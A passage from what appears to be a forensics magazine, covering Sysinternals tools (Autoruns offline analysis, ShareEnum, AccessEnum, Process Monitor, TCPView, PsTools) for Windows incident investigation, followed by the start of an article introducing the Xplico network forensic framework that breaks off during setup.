


Figure 10. Autoruns Analyze Offline System Option

This is exactly the feature needed to leverage Autoruns with forensic images. It also provides a better ability to detect rootkits since the target system is offline and hence not protected by any malware hiding mechanisms. Profiles are an important point to be analyzed since boot sequences could be different from profile to profile. Again, refer to the official Microsoft documentation in order to be able to understand what is performed during the boot process before a profile is loaded and after. This is important if we consider that, as an example, servers usually do not run a user profile since no one should be directly logged in.

The first step is to mount your drive or image on your local system. This is very easy if you are lucky enough to be working with Microsoft VHD files, or more commonly will be accomplished using a third party tool like *Virtual CloneDrive* or *IMDisk* to mount a forensic image. Once you have a drive letter for your image, you simply point Autoruns to the System Root and User Profile (location of NTUSER.DAT) that you wish to interrogate. All of the existing Autoruns functionality that you know and love will now work on the mounted image.



There are some minor bugs that can affect your analysis and it's better to take into account:

- If you're using version 10, regardless of the mount point your image is using, the tool reports the Image Path using C:\.
- There have been claims that there are instances when Autoruns would fail to run on a particular mounted image. Lot of errors as "file not found" in the report can be an indication. I haven't experienced it yet but on forums it is suggested to retry Autoruns several times.

**SHAREENUM**

Users often take advantage of the power of networked computers and file sharing. While this function can serve a legitimate purpose, it can be easily exploited by users with malicious intent. By using the *ShareEnum* tool, you can put a stop to this unnecessary sharing out of directories and files to those who don't need access.

Proceed as follows:

- Load the program




Figure 11. ShareEnum

- Enter an IP address range or Windows domain to scan
- Click "refresh"

This tool will uncover open shares that everyone and every group has access to, similar to my findings.




Figure 12. Using Sysinternals' ShareEnum to enumerate open and exposed network shares

Armed with this information, you can revoke unnecessary rights and lock down your sensitive files. It could be useful also to check if unwanted "\$" shares have been created, this sometimes is a clear indication of a compromised resource (like a Windows machine running shadow web/ftp servers).

## ACCESSENUM

If you would like to check access rights to directories, files or even registry keys on a specific system, then check out the similar *AccessEnum* tool.




Figure 13. *AccessEnum* window

AccessEnum gives you a full view of your file system and Registry security settings in seconds, making it the ideal tool for helping you for security holes and lock down permissions where necessary. As an example, rootkits usually need to escalate privileges also for some internal services, so it is useful to check what kind of privileges are assigned to the various services to see if there is something out of the order.




Figure 14. *AccessEnum* search window

Of course to be able to read the entire structure and registry hive an administrator access is required.

## PROCESS MONITOR

Has someone or something compromised one of your Windows systems and you want to see the activity under the hood? Formal forensics methodologies aside, you can download and run Sysinternals *Process Monitor*, which shows you anything and everything taking place on Windows systems from registry access to file writes to network connections and beyond as shown. There is another great tool that should be used alongside with Process Monitor that is RAMMAP. RamMap gives us the status of our memory in terms of file load and location, amount of memory used, paging status etc. We can also find the physical allocation of our memory stacks.




Figure 15. Using Sysinternals' ProcessMonitor "procmon.exe" shows exactly what's going on in Windows at any given time

With its filtering and logging capabilities, as well as process tree exploration (similar to that in *Process Explorer*), Process Monitor allows you to do things that typically only very advanced people would dare to try or advanced tools would allow. Classic example is the many svchost voices that we find on Process Explorer that otherwise would not give us any indication of what process are dealing with.




Figure 16. Process Explorer ProcessTree subwindow

**TCPVIEW**

TCPView is a great tool when you need to analyze network traffic heading your host. With an easy and powerful GUI, TCPView can drill down to help you monitor and troubleshoot both TCP and UDP connections in a happy-clicky-GUI fashion without having to do it the archaic way by using netstat –an from a command line.




Figure 17. TCPView

Compared with the classic netstat output, as shown in picture 18, the TCPView output is way more informative.




Figure 18. CMD Netstat -an output

## PSTOOLS

It is actually a set of Command Line tools that are a subset of the sysinternals suite.

The tools included in the PsTools suite are:

- PsExec – execute processes remotely
- PsFile – shows files opened remotely
- PsGetSid – display the SID of a computer or a user
- PsInfo – list information about a system
- PsKill – kill processes by name or process ID
- PsList – list detailed information about processes
- PsLoggedOn – see who’s logged on locally and via resource sharing
- PsLogList – dump event log records
- PsPasswd – changes account passwords
- PsPing – test network performance
- PsService – view and control services
- PsShutdown – shuts down and optionally reboots a computer
- PsSuspend – suspend and resume processes

## A LITTLE FORENSIC

According to Warren G. Kruse II and Jay G. Heiser, authors of *Computer Forensics: Incident Response Essentials*, computer forensics is “the preservation, identification, extraction, documentation, and interpretation of computer media for evidentiary and/or root cause analysis.” The computer investigation model in the following figure organizes the different computer forensics elements into a logical flow.




Figure 19. Forensic process

The four investigation phases and accompanying processes in the figure should be applied when working with digital evidence. The phases can be summarized as follows:

- Assess the situation. Analyze the scope of the investigation and the action to be taken.
- Acquire the data. Gather, protect, and preserve the original evidence.
- Analyze the data. Examine and correlate digital evidence with events of interest that will help you make a case.
- Report the investigation. Gather and organize collected information and write the final report.

I do not want here to go deep on all the four process but I will take the chance to show you how those tools can be inserted in a forensic analysis. As a reminder, when we’re doing forensic analysis some requirement rules has to be followed:


- Notify decision makers:
  - If no written response policies and procedures exist, you should obtain written authorization to conduct the investigation
  - Document all actions that you take
- Priorities:
  - Prevent further harm
  - Restore services (if necessary)
  - Investigate incident

Where Systools appear to be most useful is the Acquisition and Analysis of data.

When it comes to data acquisition, one can for example generate checksums and digital signatures on files and other data with the File Checksum Integrity Validator (FCIV) tool (it is available through Microsoft Knowledge Base article 841290).

As an example of data analysis, we can use our tools to analyze Host data. First of all we should consider that we will find a lot of data in a lot of areas of our systems. If we did it right while collecting our data and made our forensic planning correctly, we can identify and search for what you are seeking: here Sysinternals *Strings* may be useful. We should anyway analyze:

\\Windows\prefetch that contains info such as when and where apps were launched.



**Figure 20.** Prefetch directory and files

OS Data: clock drift info, data in memory, processes running or scheduled to run (Sysinternals *Autoruns*).

Running apps, processes, network connections (Sysinternals *ProcessExplorer*, *LogonSession*, *PSFile*).

## CONCLUSION

Systools are a powerful set of tools that can dramatically improve our ability to analyze the system. Although not exhaustive they are a mandatory set of instrument for anyone who cares about security and administration on windows platform.

## REFERENCES

- Fundamental Computer Investigation Guide for Windows: [http://www.microsoft.com/technet/security/guidance/disasterrecovery/computer\\_investigation/default.aspx](http://www.microsoft.com/technet/security/guidance/disasterrecovery/computer_investigation/default.aspx)
- Windows Sysinternals: <http://www.microsoft.com/technet/sysinternals/default.aspx>
- Channel 9: Mark Russinovich, chat re: Windows Security
- Microsoft Windows Security Resource Kit: <http://www.microsoft.com/mspress/books/6418.aspx>
- Microsoft Security Risk Management Guide: <http://www.microsoft.com/technet/security/guidance/complianceandpolicies/secrisk/default.aspx>

## ABOUT THE AUTHOR



*Antonio Ierano is an IT professional, marketing specialist, and tech evangelist with over 16 years of experience serving as a community liaison, subject matter expert, and high-profile trainer for key technologies and solutions. Mr Ierano's experience includes acting as the public face of Cisco security technologies; leading pan-European technical teams in development of new Cisco security products; and serving as a key public speaker and trainer on behalf of new high-tech products. His expertise spans IT development and implementation, marketing strategy, legal issues, and budget / financial management.*  
[it.linkedin.com/in/antonioierano/](http://it.linkedin.com/in/antonioierano/)

a d v e r t i s e m e n t



# KNOW XPLICO:

## AN OPENSOURCE NETWORK FORENSIC FRAMEWORK

by **Anderson Tamborim**

In this article we will explore Xplico, an OpenSource Framework extremely powerful for network forensics analysis. We will learn its main features and how this tool can improve any network incident response, also turn the data analysis much easier.

### What you will learn:

- Operate the main features of Xplico framework, start traffic sniffing sessions, also analyze already captured data stored in PCAP format.
- We will see how initiate the first analyzes and how we can take the most benefit on Xplico dissectors

### What you should know:

- Its necessary basic knowledge on Linux systems
- Knowledge of network protocols
- Some experience using Virtualization software like VMWare or VirtualBox

**X**plico is a framework for data analysis, which main goal is to make easier the process of data analysis. It transforms big portions of acquired data on PCP format, readable for humans, easy to index, and that could be used in a very fast and efficient way also for people with limited technical skills. This way, we can amplify the obtained results on an investigation, saving much more time analyzing the acquired data than using conventional methods, which is very important. Xplico is what we call NFAT: Network Forensic Analysis Tool, and without doubt a “must-have” tool in any Forensic specialist toolkit.

We can use two main approaches to use Xplico. The first one is to analyze data already taken, processing a PCAP file that was generated by any other tool that supports this output format. One of the most used is Wireshark. The other way is using Xplico as a network Sniffer, doing a live time packet capture. For example, using a PCAP file, Xplico will extract each email (POP, IAMP and SMTP), each content of all HTTP requests, VoIP calls (SIP), FTP and TFTP sessions, etc..

We will be able to reconstruct the major of these sessions for a deep analysis. It's good to keep in mind that Xplico itself isn't a protocol analyzer – it is a decoder and will index the data in a very useable way.

Among the most interesting features, we can point:

- Protocols supported: HTTP, SIP, IMAP, POP, SMTP, TCP, UDP, IPv6;
- Port Independent Protocol Identification (PIPI) for each application protocol;
- Multithreading;
- Output data and information in SQLite database or MySQL database and/or files;
- At each data reassembled by Xplico, there is associated a XML file that uniquely identifies the flows and the pcap containing the data reassembled;
- Realtime elaboration (depends on the number of flows, the types of protocols and by the performance of computer -RAM, CPU, HD access time, etc.);
- TCP reassembly with ACK verification for any packet or soft ACK verification;
- Reverse DNS lookup from DNS packages contained in the inputs files (pcap), not from external DNS server;



- No size limit on data entry or the number of files entrance (the only limit is HD size);
- IPv4 and IPv6 support;
- Modularity. Each Xplico component is modular. The input interface, the protocol decoder (Dissector) and the output interface (dispatcher) are all modules;
- The ability to easily create any kind of dispatcher with which to organize the data extracted in the way most appropriate and useful for you;

The Xplico system are composed from four macro-components


- a Decoder Manager called DeMa
- an IP decoder called Xplico
- a set of data manipulators
- a visualization system to view data extracted

There are two ways to start using Xplico; one is downloading the Virtual Machine image already complete, ready to use, and the second is that you can install it from the packages available in the project repository. There are tutorials to set this up on Ubuntu and Debian Linux. The Wiki (see: References) describes a complete walkthrough to complete installation from sources, so it is up to you to choose what fits the most. To expedite the process and get moving using Xplico, I recommend downloading the image ready for use in VirtualBox. You can find it at <http://www.xplico.org/download>.

At the same address, you will find also the links for Ubuntu/Debian repositories, also for the Fedora Linux RPM packages.

We will use Xplico-ubuntu-1.10-i386-13:10 versions in this tutorial. Once done downloading, import the appliance into your VirtualBox, or if you prefer you can use VMWare Workstation. After starting the virtual machine you should be able to access the console to perform the network settings properly. Obviously, this will depend on how you intend to use Xplico. In our example, a network card configured in a “bridge” mode (sharing the physical network segment of the notebook card) and a network card in “host-only” mode. This way Ubuntu will search for DHCP on your current network. If there is 